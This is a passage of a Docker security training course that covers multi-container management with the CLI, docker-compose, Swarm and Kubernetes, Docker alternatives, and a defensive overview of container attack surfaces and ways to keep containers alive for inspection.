
Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



In this section we will discuss managing multiple containers using CLI/API, docker compose, docker swarm, and Kubernetes.

Using CLI/API to manage multiple containers

Managing multiple containers is extremely cumbersome for more than two containers as we have to setup the following:

1. Create a network for the containers
2. Start the containers
3. Attach the containers to appropriate networks

To manage multiple containers, we will have to:

1. Create a network for the container, so they can interact with each other
2. Create, and start the containers
3. Attach the containers to appropriate networks

Using CLI/API to manage multiple containers

We will setup two alpine containers which can talk to each other.

```
# Create a new network with docker
$ docker network create mynetwork
# Run two containers webapp and sql with alpine image
$ docker run -d --name webapp -t alpine
$ docker run -d --name sql -t alpine
# Try to ping the sql container from the webapp container
$ docker exec -it webapp ping sql
# Attach the webapp and sql containers to the same network
$ docker network connect mynetwork webapp
$ docker network connect mynetwork sql
# Try to ping the sql container from the webapp container
$ docker exec -it webapp ping sql
```

Let's explore what it takes to create two containers that can interact with each other.


We will start by creating a new docker network called mynetwork.

Then we will create two containers based on an alpine image, named web app, and sql namely for demonstration purposes.

Using `docker exec` we will try to ping the sql container from the webapp container. You'd notice that the ping requests would fail.

What we will do next is to connect the two container `webapp` and `sql` to the network we created named `mynetwork`.

Then using `docker exec` we will try to ping the `sql` container from the `webapp` container. You'd notice that the ping requests would succeed because the containers are connected to the same network.




How to run multiple containers using CLI/API

Time: **15 mins**

We will setup multiple containers via CLI.

In this exercise, we will learn to run multiple container using Docker CLI.



Docker Compose

Docker Compose Allows you to run multiple containers along with various settings possible on Docker CLI in an elegant, infrastructure as code methodology.

It also creates services, network, volumes from a single docker-compose.yml file. This file can then be used to start, stop and manage containers.

Docker compose is typically used in local development, staging and production environments that doesn't span more than one machine.

Website: <https://docs.docker.com/compose/>

Docker Logo and Docker is a registered trademark of Docker Inc and affiliates

Docker compose is a solution from docker that allows managing multiple containers. Imagine your application consists of a front end, api, database, cache, middleware, and all those components are running as different containers in isolation. However, together, they make up the application.

Docker compose can be used to weave the different container together as one cohesive application.

Docker compose allows us to create services, network, volumes from a single docker-compose.yml file. docker-compose.yml file can then be used to start, stop and manage containers.

Docker compose is typically used in local development, staging and production environments that doesn't span more than one machine.

A Sample Docker Compose file

A web application with a SQL server can be composed together using docker compose.

```
version: '3.8'
services:
  webapp:
    build: ./app
    command: python manage.py runserver 0.0.0.0:8000
    volumes:
      - ./app:/usr/src/app/
    ports:
      - 8000:8000
    env_file:
      - ./env.dev
    depends_on:
      - sql
  sql:
    image: postgres:13.0-alpine
    volumes:
      - postgres_data:/var/lib/postgresql/data/
    environment:
      - POSTGRES_USER=hello_django
      - POSTGRES_PASSWORD=hello_django
      - POSTGRES_DB=hello_django_dev
    volumes:
      postgres_data:
```

The docker-compose.yml file below is an example of weaving a web application with a database.

There is a service named *webapp*, and a service named *sql*. The container in the *webapp* service is built with information available in the *./app* directory. The *sql* service is run based on an *Postgres:13/04-alpine* image. The *webapp* service explicitly mentions that it depends on the *sql* service using the *depends_on* keyword.

Rest of the commands are self explanatory, as they are synonymous with the docker CLI commands.

Pay attention to the environment variable that seemingly has a hardcoded password. This is a very common practice, and highly insecure. We should rely on secret management systems to dynamically inject passwords on demand during build or run time.

Start multiple containers

Working with Docker compose.

```
# Start the containers
$ docker-compose up

# Stop the containers
$ docker-compose down

# Stop the containers and remove the volumes
$ docker-compose down -v

# Check the status of the containers
$ docker-compose ps


# Check the logs from each container
$ docker-compose logs
```

Using a *docker-compose.yml* file we can manage an application through docker-compose CLI commands.


docker-compose up is used to bring up the containers according to the information available in the *docker-compose.yml* file.

docker-compose down is used to bring down the containers according to the information available in the *docker-compose.yml* file.

docker-compose ps lists the containers that are running with docker compose, and similarly *docker-compose logs* shows the logs from the containers that are running through docker compose.



In this exercise, we will learn how to use docker compose.



Docker Swarm

Docker Swarm was the native clustering system for Docker before it was acquired by Mirantis. It creates a single virtual host from a set of docker hosts using Proxy/Load Balancer.

It was a similar solution compared to current container orchestration leader, kubernetes.

Its no longer being maintained, however you might see it in your environments.

Docker logo and Docker is a registered trademark of Docker Inc and affiliates

Docker Swarm was the native clustering system for Docker before it was acquired by Mirantis. It was a similar solution compared to current container orchestration leader, kubernetes.

Docker Swarm is no longer being maintained, however you might see it in your environments.



Docker, Logo and Docker is a registered trademark of Docker Inc and affiliates

Kubernetes

Kubernetes is the de facto container orchestration platform in the world.

It allows you to run distributed systems using state of the art service discovery, native load balancing, rollback, and self healing mechanisms.

Kubernetes turns multiple hosts into a single uniform platform that runs multiple containers and hosts to provide services to its clients.

Most cloud providers support running k8s natively and is the most active open source project in the world.

<https://kubernetes.io/>


Kubernetes was originally developed at Google, and was later donated to the Cloud Native Computing Foundation. Kubernetes is the most mature container orchestration platform with failover, service discovery, load balancing mechanisms build natively in to itself.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



In this section, we will explore the alternatives of Docker.



Podman is a project from RedHat. Podman's greatest advantages over docker comes from being able to run containers as non-root users, and being able to build containers as a non-root user.

Podman is not as popular as Docker, but it is quite a competitive solution.



CRI-O

CRI-O is an implementation of the Kubernetes CRI (Container Runtime Interface) to enable using OCI (Open Container Initiative) compatible runtimes.

It is a lightweight alternative to using Docker as the runtime for kubernetes. It allows Kubernetes to use any OCI-compliant runtime as the container runtime for running pods.

It is a lightweight alternative to using Docker, Moby, or rkt as the runtime for Kubernetes.

Source: <https://cri-o.io/>

Cri-o is an implementation of the Kubernetes CRI. Kubernetes CRI is a Container Runtime Interface that can work with any container technology that implements CRI.

It is a lightweight alternative to using Docker as the runtime for kubernetes. It allows Kubernetes to use any OCI-compliant runtime as the container runtime for running pods.

Other Alternatives

| Available Container Security Features, Requirements and Defaults | | | |
|--|-----------------|-----------------|----------------|
| Security Feature | LXC 2.0 | Docker 1.11 | CoreOS Rkt 1.3 |
| User Namespaces | Default | Optional | Experimental |
| Root Capability Dropping | Weak Defaults | Strong Defaults | Weak Defaults |
| Procs and Sysfs Limits | Default | Default | Weak Defaults |
| Cgroup Defaults | Default | Default | Weak Defaults |
| Seccomp Filtering | Weak Defaults | Strong Defaults | Optional |
| Custom Seccomp Filters | Optional | Optional | Optional |
| Bridge Networking | Default | Default | Default |
| Hypervisor Isolation | Coming Soon | Coming Soon | Optional |
| MAC: AppArmor | Strong Defaults | Strong Defaults | Not Possible |
| MAC: SELinux | Optional | Optional | Optional |
| No New Privileges | Not Possible | Optional | Not Possible |
| Container Image Signing | Default | Strong Defaults | Default |
| Root Interation Optional | True | False | Mostly False |

The table in this page represents a comparison of security features available in different container technologies. Predominantly Docker has many security features with secure default settings, however other container alternatives are also catching up. We will deep dive in to many of these security features as we progress through the course.

Module 1 Summary

In this chapter, we have discussed the basics of Docker, advantages and disadvantages.

We have also discussed various kernel features and architecture of Docker.

Provides Isolation

Primary used to provide isolation and packaging for DevOps and Microservices.

VM vs Container

Containers are light weight cousins of VMs.

Architecture

There's lots of moving parts in Docker including OCI stack.

Uses kernel features

We discussed cgroups, namespaces and capabilities.

Secure by Default

Uses lots of sane defaults for running containers.

Docker alternatives

There are lots of alternatives available like podman, lxc etc.

In this module we started with exploring the differences between Virtual Machines, and containers, then moved on to explore docker, its architecture, the isolation features of docker, and wrapped up with module with exploring alternatives to Docker.

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

2

Container Reconnaissance

In this module, we will discuss the Docker images, registry, networking, volumes and how to analyze them for security using both native and specialized tools. We will see the above topics in action using numerous hands-on exercises.

In this module, we will discuss the Docker images, registry, networking, volumes and how to analyze them for security using both native and specialized tools. We will learn many container reconnaissance techniques using numerous hands-on exercises.



In this section we will explore the fundamentals of securing a container.

“ Docker Security

Docker provides a good default security state however much can be improved while hardening the infrastructure.

Docker by default provides a good security state through isolation mechanisms, however there are many things that can be improved while hardening the infrastructure, and while building docker images, and running docker containers.

| Container Security | | |
|--|--|---|
| Image Security | Container Security | Host or Daemon Security |
| Build Time | Run Time | Run Time |
| How secure is the image that we are downloading or pulling? | How secure is the container that was started from an image? | How secure is the host system where docker daemon manages all the containers? |
| <ul style="list-style-type: none"> ✓ Outdated layers ✓ Vulnerable base images ✓ Malware in images ✓ Inconsistent file permissions ✓ Exposed secrets | <ul style="list-style-type: none"> ✓ Application level vulnerabilities ✓ Unrestricted access to file system ✓ Unrestricted access to system calls ✓ Ability to run arbitrary commands ✓ Storing plain text secrets in file mounts | <ul style="list-style-type: none"> ✓ Container escapes or breakouts to the host operating system ✓ Network security of the containers ✓ Hardening of the host operating system |

Container Security can be improved by:

1. Building the Images securely
2. Running the containers securely
3. Securing the docker host and daemon

Let's explore each of them in a little more detail.

While building docker images we should ensure:

- The docker image is not using outdated file system layers
- The docker image is not using vulnerable base images
- The docker image does not contain any malware
- The docker image has correct file permissions
- The docker does not expose secrets in image layers

While running docker images we should ensure:

- The docker container does not contain application level vulnerabilities that can be leveraged to access other parts of the container
- The docker container does not have unrestricted access to file system
- The docker container can only perform a limited and allowed set of system calls

- The docker container does not read or store plain text passwords and other secrets in file system mounts

While running docker images we should ensure that the host system that contains the docker daemon:

- is sufficiently hardened according to security best practices
- is patched for known vulnerabilities
- runs on the latest version of docker runtime to avoid known container escape techniques

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A



Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A


Licensed-to-CanOzal-cannozafl@gmail.com-BC1C405A

Attack Surface of The Container Ecosystem

2

Where do container attacks come from?

In this section we will explore the attack surface of containers exploring where container attacks could originate from and how they can be defended against.



Mitre corporation has defined ATT&CK for containers. ATT&CK stands for Adversarial Tactics, Techniques, and Common Knowledge.

Let's take an example that there is a vulnerability discovered in a public facing application that runs on a container. The adversary gains initial access to the container using the vulnerability in a public facing application, then the adversary can execute commands, build more malicious images, piggyback on other vulnerabilities and escape to the host operating system, and perform denial of service, or brute force passwords for other users on the network, hijack resources, and so on.

Attack Surface of Containers

Where do container attacks come from?

Vulnerable base images or image layers

Use CI/CD pipeline to embed security

Attacks through exposed container networks

Gives developers and operations visibility into security activities

Attacks through file systems

Encourage security champions to pick security tasks.

Attacks through vulnerable applications running in the container

Containerization and hardening via configuration management systems

Escaping from containers to attack the host

Use secure by default frameworks and services

Attacks through a vulnerable container daemon

Model DevSecOps Maturity Models to improve further

Attacks on containers can originate from:

- vulnerable base images or image layers
- exposed container networks
- file systems mounts
- vulnerable containerized applications
- a compromised container daemon itself

Keep Containers alive

In order to do container reconnaissance, we need to keep container(s) alive.

By keeping a container alive, you can:

- Check/test/develop docker images and their configurations
- Troubleshoot the container

```
$ docker run -d nginx
$ docker run -d ubuntu:18.04
$ docker ps -a
```

Why did ubuntu container exit?

Unless you specify a foreground process to a docker entrypoint, the container exits immediately after running CMD or any command. Ubuntu doesn't have an entrypoint.

Many a times if a container is not listening for user input, or a web request, or performing a long running computation, a container might stop and exit, immediately after starting. This is particularly in containers such as alpine, and ubuntu, that just start and exit if you try to run `docker run ubuntu` or `docker run alpine`.

When a container starts and exits, it is very challenging to perform reconnaissance. To perform reconnaissance, it is important to keep containers alive to troubleshoot, and to review the running containers and its loaded configurations.

If you run the command `docker run -d ubuntu:18.04` the ubuntu container would start and exit immediately. You can review with a `docker ps -a` to see an exited container.

Keep Containers alive continued

There are three ways to keep containers alive:

1. Open a pseudo tty (-t)
\$ docker run -d -t ubuntu:18.04
2. Create an infinity loop using sleep or any command
\$ docker run -d ubuntu:18.04 sleep infinity
\$ docker run -d -it alpine sh -c "while true; do sleep 2; done"
3. Override entrypoint or run an interactive command
\$ docker run -d ubuntu:18.04 tail -f /dev/null
4. Pause/Unpause an image
docker pause alp1
docker unpause alp1

There are many ways to keep a container alive. We will explore some of them.

To keep a container alive we can open a pseudo terminal (tty) using the `-t` option.

We can create an infinity loop using sleep or w loop with `while true`.

We can override `entrypoint` or run an interactive command such as `tail -f /dev/null`. The `tail` command would wait indefinitely reading `/dev/null`.

We can also pause, and unpause a container using '`docker pause container-name`' and '`docker unpause container-name`'.

Identifying the right container

- We can use the following techniques to identify the right container for us to play with:
 - Identify a container using its creation time.
 - Identify a container using container id.
 - Identify a container by container name.

A container can be identified using its container id, container name, or its creation time. Generally speaking the average lifespan of a container is about 12 hours. However you might encounter containers that are running for a very long time.

A container that runs for about a month, could remain unpatched for about a month potentially. 'docker ps -a' would list all the containers and the details such as container name, container id, start time, exit time, and many other details.

Identify a container using its creation time

- In this technique, we will run alpine image once again and assume the latest entry in it would be ours.
- Scientific technique? probably not as this machine might be a production machine running multiple container instances of the same image. Helps in a pinch? definitely!

The command that lists all docker containers, that is `docker ps -a` by default would conveniently display the most recently created containers.

Identify a container using container id

- By default, the docker container tries to attach to your terminal and shows you the container output in the terminal. Since we are not providing any options to alpine image's CMD i.e., /bin/sh, it just exits.
